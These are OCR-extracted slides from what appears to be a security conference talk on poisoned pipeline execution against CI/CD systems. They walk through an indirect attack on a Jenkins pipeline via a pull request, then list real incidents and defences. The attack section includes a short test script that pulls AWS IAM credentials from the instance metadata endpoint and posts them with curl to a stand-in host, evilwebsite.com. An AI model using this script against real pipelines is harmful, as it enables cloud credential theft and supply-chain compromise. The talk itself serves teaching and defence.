
Public PPE (3PE)

- Direct and Indirect PPE leveraged against Public code repositories
- Typically Leverages Pull Requests (merge requests)
- Friggin Awesome


Exploiting:
Putting it ALL Together

Hackers Mission

- **Mission:** Compromise Cloud Environment
- **Current Access:** Public Facing GitHub Repository



Target Pipeline



Recon

Investigate Repository

- Scripted

  OR

- Browse GH repo webpage manually


Recon

Investigate Repository

- Scripted

  OR

- Browse GH repo webpage manually




Recon

Investigate Repository

- Scripted


  OR

- Browse GH repo webpage manually




Recon

- Check Pull Request Tab in GitHub



- Check that PR checks occur (by selecting existing PR




Recon - Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```

Recon - Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```


Target Pipeline




Quick Note about: AWS Metadata

- Internal AWS endpoint for EC2s (servers) to get info about themselves
- http://169.254.169.254/
- Querying to retrieve IAM info & Temporary Credentials
- Creds scoped to SERVER. Not to user
- Awesome for hackers

Target Pipeline



Attack Strategy - GitHub PR workflow



Recon - Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```

- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- **Assume we know:**
    - D-PPE not possible

Recon - Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```

- Running in AWS
- GitHub likely triggering Jenkins w/ Webhooks
- **Assume we know:**
    - D-PPE not possible
- **We must Indirect PPE**

Attack

Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```

Makefile

```
build:
    zip -r srcfiles.zip src/
test:
    ./full_tests.sh
```

Attack - Makefile

full_tests.sh

```
#!/usr/bin/env /bin/bash

# Check if files in Directory
# if [ ! -z `ls ./src/*` ]; then echo "Passed Test. Files exist"; files

#TODO : Make real tests later

awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials

curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

Attack

Jenkinsfile

```
pipeline {
    agent any
    stages {
        stage ('Install_Requirements') {
            steps {
                sh """
                    virtualenv venv
                    pip3 install -r requirements.txt || true
                """
            }
        }

        stage ('Lint') {
            steps {
                sh "pylint ${PROJECT} || true"
            }
        }

        stage ('Tests') {
            steps {
                withAWS(credentials: 'AWS_key', region: 'us-east-1'){
                    sh "make test"
                }
            }
        }
    }
    post {
        always {
            cleanWs()
        }
    }
}
```

Makefile

```
build:
    zip -r srcfiles.zip src/
test:
    ./full_tests.sh
```

full_tests.sh

```
#!/usr/bin/env /bin/bash

# Check if files in Directory
# if [ ! -z `ls ./src/*` ]; then echo "Passed Test. Files exist"; files

#TODO : Make real tests later

awsrole=$(curl -v http://169.254.169.254/latest/meta-data/iam/security-credentials/) #Get AWS Role
creds=$(curl http://169.254.169.254/latest/meta-data/iam/security-credentials/$awsrole) #Get Credentials

curl -d creds=$creds https://evilwebsite.com #Steal Credentials
```

From PR → PWNSAUCE

Attack Summary

1. Identified Vulnerabilities
2. Forked Target Repo
3. Changed **full_tests.sh**
4. Pushed Change to Attacker’s Repo
5. Submitted Pull Request to Target Repo (execute attack)

Examples - in the Wild

Real Attacks Pt. 1

- **Crypto Mining via PPE**
  https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc

- **LastPass** - Dev-Ops Engineer targeted. Cloud creds stolen
  https://www.kiplinger.com/personal-finance/lastpass-hack

- **Okta Breach** - Stolen source code (GitHub was target)
  https://thehackernews.com/2022/12/hackers-breach-oktas-github.html

Real Attacks Pt. 2

- **Codecov** - Environment variables w/ creds stolen
  https://about.codecov.io/security-update/

- **Samsung** - Credentials Stolen from public Gitlab account
  https://techcrunch.com/2019/05/08/samsung-source-code-leak

- **Uber** - GitHub repo exposes AWS tokens. Data exfil of millions of drivers and passengers
  https://www.ftc.gov/system/files/documents/federal_register_notices/2018/04/152_3054_uber_revised_consent_analysis_pub_frn.pdf

Real Attacks Pt. 3

- **Gentoo (OS)** - GitHub repo compromised. Source code changed.
  https://wiki.gentoo.org/wiki/Project:Infrastructure/Incident_reports/2018-06-28_Github

- **State of New York IT -** Private GitLab Instance exposed w/ open enrollment enabled
  https://techcrunch.com/2021/06/24/an-internal-code-repo-used-by-new-york-states-it-office-was-exposed-online

- **SolarWinds** - Massive supply chain hack. Ultimately compromising source code
  https://sec.report/Document/0001628280-20-017451/#swi-20201214.htm

How to:
Stop Getting Smoked

Prevention

Repository Config:

- Should CI should be triggered by external contributors?
- Leverage BRANCH PROTECTION
- Minimize CI credential usage

Manage CI/CD Config files:

- Use CODEOWNERS file
- Consider storing in external repository
- Controls at CI/CD system level

Prevention

System Hardening:

- Security Hardening for each system in pipeline
- Basic IAM and least privilege
- Proper Secrets Management

Scanning Tools:

- Checkov (IaC & CI Configs)
- Semgrep (Static Code & CI Configs)
- Trufflehog (secrets)

Frameworks

- SLSA.dev
- OpenSSF

How to:
Start Smoking

Getting Started Resources

START HERE:

- OWASP CI/CD Top 10 - https://owasp.org/www-project-top-10-ci-cd-security-risks/
- CI/CD Goat https://github.com/cider-security-research/cicd-goat

Protecting:

- **Untamed Theory Workflows -** https://github.com/untamed-theory/shared-workflows
- Automated SAST: Checkov or Semgrep
- Enterprise Tools

Getting Started Resources

Assessment/Hacking (Open Source):

- Cider - https://github.com/untamed-theory/cider (coming soon)
- OctoSuite - https://github.com/bellingcat/octosuite
- Checkov (assess GH Workflow files) - https://www.checkov.io/

This Talk:

- https://github.com/untamed-theory/bsides-nash-2023 (after today)

Thanks! Contact Me

Email: info@untamedtheory.com

Website: https://www.untamedtheory.com

GitHub: https://github.com/untamed-theory